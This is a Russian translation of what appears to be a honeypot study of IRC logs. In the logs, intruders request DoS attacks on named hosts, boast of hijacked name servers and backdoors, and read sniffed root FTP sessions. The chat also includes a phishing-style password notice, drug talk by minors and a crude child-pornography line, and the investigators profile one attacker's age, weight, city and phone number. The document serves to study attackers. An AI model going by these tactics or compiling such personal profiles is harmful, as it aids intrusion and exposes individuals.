:D1ck! :сделай это
:D1ck! :/отсоединить
:D1ck! :/отсоединить
:D1ck! :/отсоединить
:m4ry! :вздох
:m4ry! :OK
```

Далее Мэри хотела бы получить лучшее имя пользователя, что вновь иллюстрирует ее неутолимую жажду элитарности. Крутой идентификатор

или название хоста – это признак мастерства; у нормальных пользователей обычно безобидные имена, такие как *пользователь-1384192@середина-ничего.isp.com*. Она, вероятно, хотела бы что-нибудь похожее на *ЭЛИТА@Я.ЭЛИТНЕЕ.ВАС.COM*. Индивидуальные имена – признак контроля над этим IP/доменом; следовательно, чем больше таких имен у вас есть, тем вы круче.

:m4ry! :или забудь
:D1ck! :/отсюда отсоединенная
:m4ry! :мне надо добавить пользователя
:m4ry! :viper
:m4ry! :чтобы получить идентификатор получше :)
:D1ck! :хи-хи
:m4ry! :пока
:D1ck! :ладно
:D1ck! :пока
:D1ck! :SignOff (закончить сеанс связи) m4ry:
:D1ck! :***
:D1ck! :J4n3
:D1ck! :комп, который я захватил .xx
:D1ck! :я видел, как h4r33 заходил туда с root/owned
:D1ck! :но я не использую root/owned
:D1ck! :так что это его машина
:D1ck! :XA-XA-XA-XA-XA-XA
:D1ck! :ламер
:D1ck! :brb
:D1ck! :йо
:D1ck! :J4n3
:D1ck! :там?
:D1ck! :добавить D1ck * D1ck 100 1 4
ВНИМАНИЕ D1ck :запись D1ck уже используется
:D1ck! :сохранить
ВНИМАНИЕ D1ck :Списки сохранены в файл emech233.users
ВНИМАНИЕ D1ck :Уровни были записаны в ./mech.levels
:D1ck! :dos_nic dns-gov
:D1ck! :dos_nic dns-gov
:D1ck! :dos_nick ^6thsense

День пятый, 8 июня

D1ck просит J4n3 захватить для него три системы. D1ck и его элитный дружок, Sp07, пытаются выяснить, как работает sniffer. «М-мм, разве это не должна быть та же самая сеть?»

:D1ck :ACTION закончилось: (Автовыключение через 15 мин.) [BX-MsgLog On]
:J4n3 :э-э-э-э-э-э-э-э-э-э-э-э
:J4n3 :почему запрещено ? :(
:D1ck :?

```
:D1ck :o
:J4n3 :xe, id id
:D1ck :я думаю
:D1ck :o
:D1ck ::)
:D1ck :d4v3
:J4n3 :ха-ха
:D1ck :я потерял свою NS[1]
:D1ck ::(
:J4n3 :послушай
:D1ck ::):
:D1ck :?
:J4n3 :o ***
:J4n3 :плохо, очень плохо
:D1ck :??
:D1ck : <J4n3>, послушай
:D1ck : <J4n3>, послушай
:D1ck : <J4n3>, послушай
:D1ck :?
:D1ck :example.com.pk,example.net,example.com
:D1ck :J4n3
:D1ck :пользователь 192.168.74.106.example.net
:D1ck :bsd.example.com
:D1ck :это.fresh.prince.of.hardcore.example.xx.us
:D1ck :dos этих 3
:D1ck :пожалуйста
:D1ck :
:D1ck :ПОЖАЛУЙСТА
:D1ck :ПОЖАЛУЙСТА
:D1ck :ACTION закончилось: (Автовыключение через 15 мин.) [BX-MsgLog On]
:D1ck :?
:D1ck :инспекта
:D1ck :инст
:J4n3 :D1ck
:J4n3 :поднимайся
:J4n3 :[н-а-з-а-д]
:m4ry :ненавижу это место
:m4ry ::)
:J4n3 :[frozen] [Автовыключение через 15 мин. – 00:01:41] – [J4n3-X] [1.0]
:J4n3 :[frozen] [Автовыключение через 15 мин. – 00:01:41] – [J4n3-X] [1.0]
:J4n3 :в чем дело?
:D1ck :оп
:D1ck :ну и ну!
:D1ck :ACTION закончилось: (Автовыключение через 15 мин.) [BX-MsgLog On]
:Sp07 :***
:Sp07 :***
```

[1] Скорее всего, имеется в виду служба имен (Name Service – система преобразования буквенных имен доменов в их цифровые IP-адреса). – *Прим. науч. ред.*

:Sp07 :и
:Sp07 :умрите

Похоже на то, что D1ck потерял несколько взломанных компьютеров из-за других хакеров.

:D1ck :хе
:D1ck :Боже
:D1ck :я потерял два NS$@#$
:D1ck :только что
:Sp07 :это
:Sp07 :***
:Sp07 :***
:D1ck :пять минут
:D1ck :какой-то дебил захватил контроль

X/W – это форма защиты канала. Указывает на базовый набор навыков, так как нужно уметь защищать себя.

:Sp07 :*** #7thsphere никогда не сможет получить x/w
:Sp07 :как ***
:D1ck :и его набор переписал заново все мои черные ходы
:D1ck :ха-ха-ха-ха
:D1ck :x/q == фигня
:D1ck :x/w == фигня
:Sp07 :[03:50] <RWI> Sp07, я ответил на твой вопрос. Если ты так много знаешь, я больше не смогу тебе помочь. :)
:Sp07 :вот маленький ***
:Sp07 :хи-хи
:D1ck :XA-XA-XA-XA
:D1ck :#cservice
:D1ck :#zy
:D1ck :#zt
:D1ck :фигня
:D1ck :@@@@@@@@@@@@
:D1ck :

Cservice и ZT – это места, в которых обычно ошиваются администраторы Undernet (чатовой сети). Пользователи 7'th Sphere – чуть менее опытны, чем это сборище. 7'th Sphere – это набор сценариев IRC и утилит консультативной поддержки, разработанных для нападения на пользователей и каналы; один из оригинальных боевых сценариев.

:Sp07 :я спрашивал их, можно ли зарегистрировать 7th sphere
:Sp07 :они сказали: «Нет, это военная программа»
:D1ck :ха-ха-ха-ха
:Sp07 :какой *** дебил
:D1ck :LOL
:D1ck :*** я не в настроении

```
:D1ck :потому что я видел ник некоторых дебилов
:Sp07 :?
:D1ck :Diz4574
:Sp07 :ха-ха-ха
:D1ck :ROFLAMO
:D1ck :Sp07
:D1ck :я суперас
:D1ck :
:D1ck ::)
:Sp07 :[03:52] <Sp07> почему его никогда не удалят/
:Sp07 :[03:52] <Sp07> ?
:Sp07 :[03:52] <Sp07> потому что ты слишком ленив, чтобы отключить его?
:D1ck :XA-XA-XA-XA-XAX-XA-XA-XA
:D1ck :+b
:D1ck :?
:Sp07 :[03:53] *** Вас выкинул из #CSERVICE человек X ((RWI) чересчур ламер,
        чтобы находиться в IRC)
:Sp07 :хи-хи
:D1ck :lol
:Sp07 :дай мне отправить мессагу этому ***
:D1ck :./dso
:D1ck :./dos
:D1ck :OK
:Sp07 :еще нет
:Sp07 :я сделаю ему dos
:Sp07 :но после того, как я закончу с ним разговаривать
:D1ck :ладно
:D1ck :скажи 'не связывайся с #delusion'
:D1ck :ха-ха-ха
:D1ck :или я сделаю dos J0e
:D1ck :чувак
:D1ck :хм
:Sp07 :ты вскрывал какой-нибудь irix?
:D1ck :irc ***
:Sp07 :Sp07 – это ~Sp07@delta.example.edu*?
:D1ck :мне надоело
:Sp07 :да
:D1ck :нет
:D1ck :я пробовал
:D1ck :это утомляет
:D1ck ::)
:D1ck :Sp07
:D1ck :помоги мн
:D1ck :мне
:Sp07 :?
:D1ck :192.168.1.22 => ns2.example.net [21]
:D1ck :USER root
:D1ck :CWD ~meltahir
:D1ck :ПОРТ 192,168,1,22,149,231
```

:D1ck :режим LIST
:D1ck :ТИП 1
:Sp07 :ACTION помогает D1ck
:D1ck : ПОРТ 192,168,1,22,149,232
:D1ck :ТИП A
:D1ck :NILST mod_perl-1.24.tar.gz
:D1ck :что за ***?
:Sp07 :это оболочка h4r33
:Sp07 :хи-ха-ха-ха
:Sp07 :e

Здесь мы сталкиваемся с интересным фактом. Даже обладая самым простейшим набором навыков, взломщики могут нанести довольно большой ущерб. Мы определили, что они взломали, возможно, сотни систем. После чего мы видим, что они контролируют сервер доменных имен некоторой организации, в данном случае сервер доменных имен конкретной страны. Они могут выполнять эти действия, имея лишь минимальный уровень мастерства. Мы видим сейчас, что они пытаются выяснить, как использовать sniffer и какое ему можно найти применение.

:D1ck :это корневой пароль для ns2.example.net?
:Sp07 :нет
:D1ck :нет, это не он
:D1ck :это в подсети
:D1ck :тогда?
:Sp07 :тогда?
:Sp07 :я не знаю
:Sp07 :откуда ты разнюхиваешь?
:Sp07 :м-м-м, разве это не должна быть та же самая сеть?
:D1ck :tango.example.com
:D1ck :не знаю
:Sp07 :192.168.1.1 192.168.1.10
:Sp07 :да
:Sp07 :только подожди
:Sp07 :и я думаю, ты получишь чей-нибудь пароль
:D1ck :ладно
:Sp07 :у меня иногда было так
:Sp07 :что он не показывал пароль
:Sp07 :или когда не показывал пользователя и пароль
:Sp07 :какой-то *** сегодня делал мне dos =(
:D1ck :o
:Sp07 :какой-то ***
:D1ck :ха-ха
:Sp07 :это был ты?
:D1ck :ну-у-у-у-у не-е-е-е-ет
:Sp07 :ш/тка
:D1ck ::(
:Sp07 :они напали на оболочку моих друзей

```
:D1ck :O Sp07
:D1ck :potheads.com?
:Sp07 :но когда я это понял, не думаю, что они могли и дальше делать dos
:Sp07 :да-а
:Sp07 :net
:D1ck :сделай мне VHOST
:Sp07 :я не могу
:D1ck :h4r33.это.***.example.com
:Sp07 :это хорошая штука
:Sp07 :хи-и-и
:D1ck :h4r33.и.grid.это.***.example.com
:D1ck :хи-хи
:Sp07 :почему ты им восхищаешься??
:Sp07 :я любитель травки
:Sp07 :хи-хи
:D1ck :o
:D1ck :кстати, а что значит :P
:D1ck :?
:Sp07 :человек, который курит много травы
:Sp07 :ха-ха-ха
:Sp07 :трава, травка
:D1ck :o
:D1ck :у меня тонны травы
:D1ck :но
:D1ck :я такого не делаю
:Sp07 :хе
:Sp07 :не трава в твоем саду или еще где
:Sp07 :наркотик
:Sp07 :и
:Sp07 :наркотическая трава
:Sp07 :у меня как раз сейчас есть с собой немного травки
:D1ck :192.168.1.22 => ns2.example.net [21]
:D1ck :USER root
:D1ck :CWD ~meltahir
:Sp07 :но я не могу ее курить, потому что мой отец здесь
```

«Этот диалог напоминает мне времена, когда я прятался в кустах, чтобы покурить, пока отец не видит». Очевидно, подключился еще один подросток. Скорее всего, американец или канадец.

```
:D1ck :черт
:D1ck :что это ***?
:Sp07 :cwd
:Sp07 :это похоже
:Sp07 :хм-м
:D1ck :ха-ха
:Sp07 : CWD ~meltahir
:Sp07 :похоже на каталог
```

:D1ck :o
:D1ck :a
:D1ck ::)
:D1ck :OK
:Sp07 :но это не его пароль, хи-хи
:Sp07 :[04:06] <PAKT> Хакеры и взломщики, хотите помочь нашему #pakt?? Нам нужно взломать undernet и *** ламерских операторов, приходите и присоединяйтесь, всю информацию можно получить у |W|-|G|, спасибо за помощь... УБЕЙ UNDERNET
:Sp07 :ха-ха-ха
:Sp07 :давай их всех sadosim
:D1ck :ха-ха-ха-ха-ха
:Sp07 :они меня выкинули =(
:D1ck ::)
:Sp07 :нам нужно сделать что-то на irc, что могло бы приносить нам деньги
:D1ck :<Paladin>, я помогу pakt заявлением о распространителях детской порнографии
:D1ck :AX-AX-AX-AX-AXA
:Sp07 :ns3.example.net
:D1ck :Я ХОЧУ ДЕТСКОЕ ПОРН
:Sp07 :это к h4r33
:D1ck :да, я знаю
:Sp07 :ACTION бьет большой форелью по sximap
:Sp07 :у-у-упс
:D1ck :виснет
:D1ck :черт
:D1ck :я хочу есть
:Sp07 :иди поешь
:D1ck :сейчас четыре утра
:Sp07 :иди поохоться
:D1ck :а кухня внизу
:Sp07 :иди поохоться на тараканов
:D1ck ::(
:D1ck :ага
:Sp07 :мм-ММ-м-ММ-мм-мм-м
:Sp07 :м
:D1ck ::)
:D1ck :?
:D1ck :МОЙ LINUX КАЧАЕТСЯ
:D1ck :%$#@
:D1ck :я потерял машину с 90 днями доступного времени
:D1ck ::(
:Sp07 :хе
:Sp07 :МНЕ УЖЕ ПОЧТИ ПОРА ВЫКУРИТЬ НЕМНОГО ТРАВКИ
:Sp07 :лапша?
:Sp07 :хи-хи
:D1ck :ха-ха
:D1ck :хи-хи
:D1ck ::)

```
:Sp07 :разве это не здорово
:Sp07 :ешь
:Sp07 :хи-хи
:Sp07 :ты слишком много думаешь о еде
:D1ck ::)
:D1ck :я ТОЛСТЫЙ
:D1ck ::)
:D1ck :хе-хе
:Sp07 :пр-равда?
:Sp07 :хе
:Sp07 :ты жирный ***
:D1ck :не издевайся надо мной :(
:Sp07 :сколько ты весишь?
:D1ck ::):
:Sp07 :извини
:D1ck :400
:D1ck :400
:D1ck :пр
:Sp07 :lol
:D1ck ::)
:Sp07 :нет, правда
:D1ck :ну хорошо, 300
:D1ck ::)
:Sp07 :сколько ты весишь?
:D1ck :на самом деле
:D1ck :300 фунтов
:Sp07 :на самом деле?
:D1ck :да
:Sp07 :ты серьезно?
:D1ck :правда-правда
:D1ck :
:D1ck :да
:D1ck ::)
:Sp07 :не ври
:Sp07 :хи-хи
:D1ck :я ТОЛСТЫЙ
:Sp07 :300 – это много
:D1ck :осе
:D1ck :л
:D1ck :нет, я вешу 300#$@
:Sp07 :а сколько тебе лет?
:D1ck :17
```

Хорошо, теперь мы ищем 17-летнего парня, вес примерно 300 фунтов, живущего в Пакистане, возможно, по имени Шавез (Shahvez).

```
:D1ck :;>
:Sp07 :***
:Sp07 :хе-хе
```

:D1ck :kaos_nick jupe
:Sp07 :DAYUMMMMM
:D1ck :kaos_nick jupah
:D1ck :сохранить
:D1ck ::)
:D1ck :ой, я его потерял
:Sp07:DAYYYYYYYYYYYYYUMMMMMMMMMMMMMMMMMMMMMM
:Sp07 :M
:Sp07 :это выглядит, как H или M?
:D1ck :ха-ха-а
:Sp07 :H M
:D1ck :урод
:D1ck :четыре года назад
:Sp07 :H M
:Sp07 :H M
:D1ck :я весил 400
:D1ck :а потом я сбросил 200
:Sp07 :DAYUMMMMMMMMMMMMMMMMM
:Sp07 :ты болтун
:D1ck :питиание
:D1ck :и еще
:Sp07 :как ты мог весить 400 фунтов, когда тебе было 13 лет?
:D1ck :Я ВЕСИЛ
:Sp07 :ты болтун
:D1ck :тенденция
:D1ck :и
:D1ck :много еды
:D1ck :но потом я бросил диету и упражнения
:D1ck :но я снова сброшу вес
:D1ck :сейчас я серьезно
:D1ck ::)
:Sp07 :400 – это слишком много для 13 лет
:D1ck :когда я настроен серьезно, я обязательно добиваюсь цели
:Sp07 :может быть, что-нибудь вроде 200 нормально
:Sp07 :но 400
:Sp07 :никак
:D1ck :ха-ха-ха-ха
:Sp07 :200 – это уже много, но 400 – это как *** слон

Значит, нас интересует 17-летний пакистанец, который очень много весил, когда ему было 13 лет. Возможно, проживает в Лахоре. Это взломщик с некоторыми навыками программирования. Сколько там найдется 300-фунтовых 17-летних программистов? Наверное, больше, чем я могу предположить, но с информацией такого рода мы можем быстро начать наводить справки.

:Sp07 :эх-хе
:D1ck :да

:Sp07 :я сейчас вешу 150 фунтов
:D1ck :200 будет совсем хорошо с моим ростом
:D1ck :у меня рост 1,89
:D1ck :у меня рост 1,89
:Sp07 :похоже, ты в два раза больше меня
:Sp07 :в фунтах
:D1ck :lol
:Sp07 :хи-хи
:D1ck :я в два раза больше 80% чел
:D1ck :я думаю, я как 5'8
:D1ck :в этом мире
:D1ck ::)
:D1ck :o
:Sp07 :это значительно
:Sp07 :хе-хе
:D1ck :ГИГАНТСКИ
:Sp07 :грандиозно
:Sp07 :ТИТАНИЧЕСКИ
:D1ck :ха-х-ха
:Sp07 :на самом деле, сколько ты весишь??
:Sp07 :хи-хи
:D1ck :300
:D1ck :я *** серьезно
:Sp07 :DAYUMMMMMMMMM
:Sp07 :N
:D1ck :я ем до *** целый день и никакой физической нагрузки
:D1ck ::)
:Sp07 :N H M
:Sp07 :эти три буквы выглядят одинаково
:D1ck :я сделаю лИПО сАкЦИЮ
:Sp07 :у меня тоже нет особой физической нагрузки
:Sp07 :но я столько не вешу
:D1ck :<= предрасположенность
:Sp07 :что значит предрасположенность
:D1ck :ТЫ – АМЕРИКАНЕЦ, А Я ГОВОРЮ ПО-АНГЛИЙСКИ ЛУЧШЕ, ЧЕМ ТЫ

Хорошо, Sp07 определенно американец.

:D1ck :ХИ-ХИ-ХИ-ХИ
:D1ck :<Sp07>, что значит предрасположенность?
:Sp07 :хи-хи-хи
:Sp07 :что это значит?
:D1ck :предрасположенность значит, что у тебя есть та внутренняя наследственность
:D1ck :чтобы стать БОЛЬШИМ
:D1ck ::)
:Sp07 :o
:D1ck :ты ничего не можешь сделать

:D1ck :тебе нужно ОЧЕНЬ-ОЧЕНЬ много работать
:D1ck :я нацеливаюсь сбросить 60 фунтов
:D1ck :за два месяца
:D1ck ::)
:Sp07 :я тоже
:D1ck :сколько ты весишь
:D1ck :?
:Sp07 :я хочу сбросить 100 фунтов за 2 месяца
:Sp07 :я вешу 400 фунтов
:D1ck :ха-ха
:D1ck :LOL
:Sp07 :хе-хе-хе-хе
:D1ck :серьезно, я не шучу
:D1ck :
:Sp07 :я тоже
:D1ck :=p
:D1ck :хи-хи, к
:D1ck :ты – хитрец
:Sp07 :спасибо
:Sp07 :хе-хи
:D1ck :да не за что
:D1ck :хе
:Sp07 :
:Sp07 :
:D1ck :так в чем дело?
:Sp07 :
:D1ck :
:D1ck :?
:D1ck :
:D1ck :
:Sp07 :МОЙ ***
:D1ck :O
:D1ck :МОГУ Я ПОЙТИ
:Sp07 :Я ХОЧУ ПОКУРИТЬ ТРАВКИ
:D1ck :ИЛИ ТЫ ХОЧЕШЬ СНАЧАЛА ДРУГОГ ОПАРНЯ
:D1ck :?
:Sp07 :НЕТ
:D1ck :ТРА
:D1ck :ТРАВКА
:D1ck :ТРАВКА
:D1ck :ТРАВКА
:Sp07 :ТРА-А-А-А-ВКА
:D1ck :а что, если тебя загребут копы
:D1ck :????????
:Sp07 :НЕ ВОРВУТСЯ, ЕСЛИ Я БУДУ КУРИТЬ ВО ДВОРЕ ЗА ДОМОМ
:Sp07 :ХИ-ХИ
:Sp07 :ОНИ МЕНЯ НЕ ЗАГРЕБУТ
:D1ck :ХИ-ХИ
:D1ck :что ж

:D1ck :а моего
:D1ck :друга
:D1ck :загребли
:D1ck :в
:D1ck :Канаде
:Sp07 :ПОДУМАЕШЬ
:D1ck :он курил у себя во дворе за домом
:Sp07 :ОНИ ПРОСТО ЗАБИРАЮТ У ТЕБЯ ТРАВУ
:D1ck :кто-то пожаловался
:D1ck :и его арестовали
:Sp07 :ЛАДНО, ПОЙДЕМ *** И УБЬЕМ ИХ
:D1ck :ну
:D1ck :твои родители будут нести ответственность, если ты несовершеннолетний
:Sp07 :У-ХУ
:D1ck :в соответствии с актом о малолетних преступниках
:Sp07 :ЭТО СОВСЕМ НЕ ТАК И СТРАШНО
:Sp07 :МЕНЯ УЖЕ МНОГО РАЗ ЛОВИЛИ
:D1ck :И ТЕБЯ МОГУТ ДОПРАШИВАТЬ КАК ВЗРОСЛОГО
:D1ck :И
:D1ck :АРЕСТОВАТЬ
:Sp07 :НЕТ, НЕ МОГУТ
:D1ck :
:Sp07 :ОНИ ПРОСТО ЗАБИРАЮТ ТРАВКУ
:D1ck :о
:D1ck :ха-ха-ха-ха
:Sp07 :И ОНИ ИДУТ И КУРЯТ ЕЕ САМИ
:D1ck :шу/ка
:D1ck :ШУ/КА
:Sp07 :ЭТИ ***
:Sp07 :МОГУТ
:Sp07 :***
:Sp07 :МОЙ
:Sp07 :***
:D1ck :ХА-ХА-ХА-ХА-ХА
:D1ck :жалуюсь@
:D1ck :А ТВОИ МАМА И ПАПА КУРЯТ МАРИХУАНУ
:D1ck :?
:Sp07 :НЕТ
:D1ck :это ***
:D1ck :
:Sp07 :ЕСЛИ Я ПОЖАЛУЮСЬ, ОНИ ВОЗЬМУТ ПАЛКУ И ПОКОЛОТЯТ МЕНЯ
:D1ck :мамы, папы, отчимы, мачехи всех моих друзей в Канаде курили травку
:D1ck :ХА-ХА-ХАХ-ХА-ХА-ХА-ХА
:D1ck :ХА-ХА-ХАХ-ХА-ХА-ХА-ХА-ХА-ХА
:D1ck :ХА-ХА-ХА-ХА-Х-Х-Х-Х
:D1ck :ХА-ХА-ХАХ-ХА-Х-Х-Х-ХА-ХА-ХАХ-ХА-ХА-ХА-ХА-ХА-ХА
:Sp07 :ЭТО ВЕРНО
:Sp07 :ОНИ НЕ КОПЫ

:Sp07 :ЭТО ПРАВИТЕЛЬСТВЕННАЯ БАНДА
:D1ck :курить марихуану круто?
:Sp07 :Я ДУМАЮ
:Sp07 :ЭТО ЗАБАВНО
:D1ck :o
:Sp07 :ЭТО НЕ ПОХОЖЕ НА ОБЫЧНОЕ КУРЕНИЕ
:D1ck :это вкусно?
:Sp07 :НЕТ, ЭТО НЕ КАК СИГАРЕТЫ
:Sp07 :КУРИТЬ СИГАРЕТЫ КАК БЫ БЕССМЫСЛЕННО
:Sp07 :ТРАВКА ВОЗДЕЙСТВУЕТ НА ТВОЙ РАЗУМ И ТЕЛО
:D1ck :да
:D1ck :что ж
:D1ck :?
:D1ck :o
:D1ck :и ты хочешь есть
:D1ck :и
:D1ck :***
:D1ck :?
:Sp07 :ТОЧНО
:Sp07 :НО ЭТО НЕ ТОЛЬКО ЭТО
:Sp07 :Я ЛЮБЛЮ ТРАВУ
:D1ck :крутко
:D1ck :круто
:Sp07 :ОНА ПЕРЕНОСИТ МЕНЯ В МОЙ СОБСТВЕННЫЙ МИР
:Sp07 :МУА-ХА-ХА-ХА-ХА-ХА
:D1ck :хорошо, я открываюсь
:D1ck :я ФЕДЕРАЛ
:Sp07 :??
:Sp07 :О ***
:D1ck :ты арестован
:Sp07 :*** ТВОЮ МАТЬ
:Sp07 :***
:Sp07 :СЕРЬЕЗНО????
:Sp07 :офицер
:D1ck :да
:Sp07 :*** *** ***
:D1ck :кретин
:D1ck :расслабься
:Sp07 :ничего удивительного
:Sp07 :откуда пакистанцу знать английский?
:Sp07 :теперь все ясно
:Sp07 :хей
:D1ck :хи-хи
:Sp07 :ты же на самом деле не федерал??
:D1ck :йо
:D1ck :?
:Sp07 :ты так даже не шути
:D1ck :нет
:D1ck :OK

:Sp07 :Я НАЧИНАЮ НЕРВНИЧАТЬ
:D1ck :я не федерал
:D1ck :почему ты так серьезно это воспринял?
:Sp07 :Я НЕ ЗНАЮ
:D1ck :o
:D1ck :OK
:D1ck ::P
:D1ck :если бы я был федералом
:Sp07 :*** МОЙ ОТЕЦ УХОДИТ
:Sp07 :ВРЕМЯ ПОБАЛДЕТЬ
:D1ck :я бы не занимался взломом всякой ***
:D1ck :ха-ха-ха-а
:D1ck :OK
:Sp07 :НАДЕЮСЬ, ОН НЕСКОРО ВЕРНЕТСЯ
:D1ck :<Sp07> *** ТВОЮ МАТЬ
:D1ck :<Sp07> ***

:D1ck :<Sp07>, СЕРЬЕЗНО????
:D1ck :<Sp07>, офицер
:D1ck :хи-хи-хи
:Sp07 :*** ЕГО МАШИНА ВСЕ ЕЩЕ НА ПОДЪЕЗДНОЙ ДОРОЖКЕ
:D1ck :хи-хи-и
:Sp07 :ЕСЛИ БЫ ФЕДЕРАЛЫ ПЫТАЛИСЬ ПОЙМАТЬ МЕНЯ ЗА ***, КОТОРУЮ Я СДЕЛАЛ МНОГО ЛЕТ НАЗАД
:Sp07 :*** БЫ У НИХ ВЫШЛО, ПОТОМУ ЧТО ТЕПЕРЬ Я УЖЕ НЕ ДЕЛАЮ НИЧЕГО НЕЗАКОННОГО ***

Sp07, кажется, сильно обеспокоен тем, чтобы его не поймали федералы. Это подтверждает предположение о том, что он американец.

:D1ck :да
:Sp07 :ЕГО МАШИНА УЕХАЛА
:Sp07 :BRB (скоро вернусь)
:D1ck :приятель, ты не думай, что я федерал
:D1ck ::)
:D1ck :я элитный хакер
:D1ck :brb тоже
:Sp07 :***
:Sp07 :СОБИРАЕТСЯ СКОРО ВЕРНУТЬСЯ
:D1ck :lol
:Sp07 :*ВДОХ* *ВДОХ*
:Sp07 :Я ХОЧУ ПОКУРИТЬ ТРАВКУ
:D1ck :дома больше никого нет
:D1ck :брат?
:D1ck :сестра
:D1ck :мама
:D1ck :?
:Sp07 :МОЙ БРАТ
:Sp07 :НО МНЕ ПО ***

:Sp07 :Я ЕГО УБЬЮ, ЕСЛИ ОН РАССКАЖЕТ
:Sp07 :ХЕ-ХЕ
:D1ck :LOL
:Sp07 :ОН МАЛЫШ И НЕ ЗНАЕТ, КАКОГО *** ТУТ ПРОИСХОДИТ
:D1ck :вы, ребята, можете курить травку прямо перед родителями, да?
:D1ck :вот это круто
:Sp07 :ЧЕРТ, НЕТ
:D1ck :круто
:D1ck :?
:Sp07 :ПОЧЕМУ ТЫ ДУМАЕШЬ, ЧТО МЫ МОЖЕМ КУРИТЬ ЕЕ ПРЯМО ПЕРЕД РОДИТЕЛЯМИ?
:Sp07 :ФЕДЕРАЛ ***
:Sp07 :ПРЕКРАТИ ЗАДАВАТЬ МНЕ ВОПРОСЫ
:D1ck :хе
:D1ck :потому что все мои друзья могли
:D1ck :
:Sp07 :НУ ЗДЕСЬ, В АМЕРИКЕ, ВСЕ ПО-ДРУГОМУ
:D1ck :о
:Sp07 :ТЫ ФЕДЕРАЛ
:D1ck :нет
:Sp07 :ДА
:D1ck :я не федерал
:D1ck :хи-хи
:Sp07 :ДА
:Sp07 :ДА
:D1ck :чувак
:D1ck :чувак
:D1ck :если бы я был федералом
:D1ck :зачем бы мне взламывать всякие штуки?
:D1ck :наносить ущерб
:D1ck :и все такое
:Sp07 :Э, ТЫ ТАК ТОЛЬКО ГОВОРИШЬ
:D1ck :все эти боты
:Sp07 :ПРОСТО ДЛЯ ТОГО, ЧТОБЫ ВОЙТИ В САМУЮ ГУЩУ ХАКЕРОВ
:D1ck :нет
:D1ck :хе-хе-хе
:D1ck :lol
:Sp07 :ВОЗМОЖНО, ЗА ЭТИ БОТЫ ЗАПЛАТИЛО ПРАВИТЕЛЬСТВО
:D1ck :ха-ха
:D1ck :вот, черт
:Sp07 :ТЫ ДУМАЕШЬ, ФЕДЕРАЛЫ НЕ СТАНУТ ДЕЛАТЬ НИЧЕГО НЕЛЕГАЛЬНОГО?
:Sp07 :НУ, КОНЕЧНО
:D1ck :какое тебе нужно доказательство?
:D1ck :
:Sp07 :ОТКУДА МНЕ ЗНАТЬ/?
:D1ck :позвони мне
:D1ck :о

:Sp07 :ДАЙ МНЕ ТВОЙ НОМЕР
:D1ck :что ж
:D1ck :599823
:D1ck :позвони мне
:Sp07 :ЭТО НЕ НАСТОЯЩИЙ #
:D1ck :настоящий
:Sp07 :ЧТО МНЕ НУЖНО НАБРАТЬ НА ТЕЛЕФОНЕ
:D1ck :9221 – это код
:Sp07 :1-
:Sp07 :ЧТО?
:Sp07 :19221599823???
:D1ck :92 21 599823
:D1ck :да
:D1ck :это мое реальное местонахождение
:Sp07 :ПОЗВОНИТЬ ТЕБЕ, ЧТОБЫ ТЫ МОГ ВЫЧИСЛИТЬ МОЙ ТЕЛЕФОННЫЙ #?

Хорошо, я думаю, что это сделаю. Я о таком только мечтал. Телефонный код 92 21, кстати, оказался кодом города Карачи (Пакистан). Итак, к этому моменту мы определили, что D1ck (Shahvez?) – это 17-летний парень с избыточным весом, проживающий в Карачи. Скорее всего, страдает бессонницей.

:D1ck :Господи
:Sp07 :ХИ-ХИ-ХИ-И-ХИ
:D1ck :спроси rr
:Sp07 :я пошутил
:Sp07 :ха-ха-ха-ха
:D1ck :*вздох&
:D1ck :*вздох
:D1ck :8:)
:Sp07 :RR ТОЖЕ ФЕДЕРАЛ, ПРИЯТЕЛЬ
:Sp07 :ТЫ ЭТОГО НЕ ЗНАЛ?
:D1ck :В САМОМ ДЕЛЕ?
:D1ck :КРУ-У-У-УТО
:D1ck :Sp07
:D1ck :ты там
:D1ck :Я ФЕДЕРАЛ
:D1ck ::)
:Sp07 :?
:Sp07 :я ухожу
:Sp07 :пошел на ***
:Sp07 :я ухожу
:D1ck :хи-и
:D1ck :к
:D1ck :^6смысл присоединиться к #grid
:Sp07 :nacl
:Sp07 :назад

:Sp07 :я ухожу
:Sp07 :пока
:D1ck :dns-xxx join #grid
:D1ck :part #grid

День шестой, 9 июня

Наша замечательная команда была очень занята; похоже, что D1ck получил контроль над более чем 40 системами. Если просканировать достаточно много систем, то они могут и получают привилегии администратора.

:D1ck :J4n3
:J4n3 :D1ck
:D1ck :как дела?
:D1ck ::)
:J4n3 :не могу зайти на www.example.com с пользователем k1dd13 и паролем, который ты мне дал
:D1ck :***
:D1ck :я думаю, может, они закрыли сайт?
:D1ck :даже soulslack не мог
:J4n3 :э-э-э-э-мм-мм
:D1ck :sha..d4v3
:J4n3 :да это он
:D1ck :хм-мм
:D1ck :сайт работает?
:J4n3 :подожди
:J4n3 :да
:J4n3 :сайт работает
:D1ck :yaar
:D1ck :хм-мм
:D1ck :может быть, этот маленький *** изменил его?
:D1ck :я заходил с этим паролем некоторое время назад
:D1ck :sha..d4v3
:D1ck :ты выбрала в url www.example.com?
:D1ck :ты выбрала в url www.example.com?
:D1ck :ты выбрала в url www.example.com?
:J4n3 :погоди, дай я зайду с Web-сайта
:J4n3 :Web-сайт
:J4n3 :ага
:J4n3 :получилось
:D1ck :o'key
:D1ck :ox
:D1ck :Web-сайт говорит karo

«сделайте это с Web-сайта»

:D1ck :ладно
:D1ck :ой-е, brb[1] p00p

[1] Отойду ненадолго. – *Прим. науч. ред.*

:J4n3 :к
:D1ck :~назад
:D1ck :вздох
:D1ck ::)
:J4n3 :ВНИМАНИЕ
:J4n3 :Некоторая информация о пароле пользователя была повреждена во время дублирования жесткого диска. Это легко исправить, если вы
:J4n3 :будете следовать приведенным ниже указаниям.
:J4n3 :1) Зайдите на www.example.com и заходите как обычно, ЗА ИСКЛЮЧЕНИЕМ того, что оставьте строку пароля пустой.
:J4n3 :2) После того как вы зайдете в Менеджер учетной записи www. example.com, щелкните по Account Information в правом нижнем углу.
:J4n3 :3) Затем щелкните по Изменить пароль.
:J4n3 :4)Теперь вас попросят набрать ваш текущий пароль и новый пароль. Просто оставьте свой старый пароль
:J4n3 :opti
:D1ck :хм-мм
:D1ck :сделаем это@?
:J4n3 :пыталась это сделать, зашла из www, но снова то же самое сообщение
:J4n3 :пытаюсь с www.example.com
:J4n3 :ek tho ek gantay главная страница грузится hotha hai iska

«вот только главная страница грузится по часу»

:J4n3 ::(
:D1ck :хм-м-м-м
:D1ck :хе-хе
:D1ck :достать это где-нибудь еще?
:J4n3 :у тебя есть эти html в zip-файле и т.д.?
:D1ck :ой-е

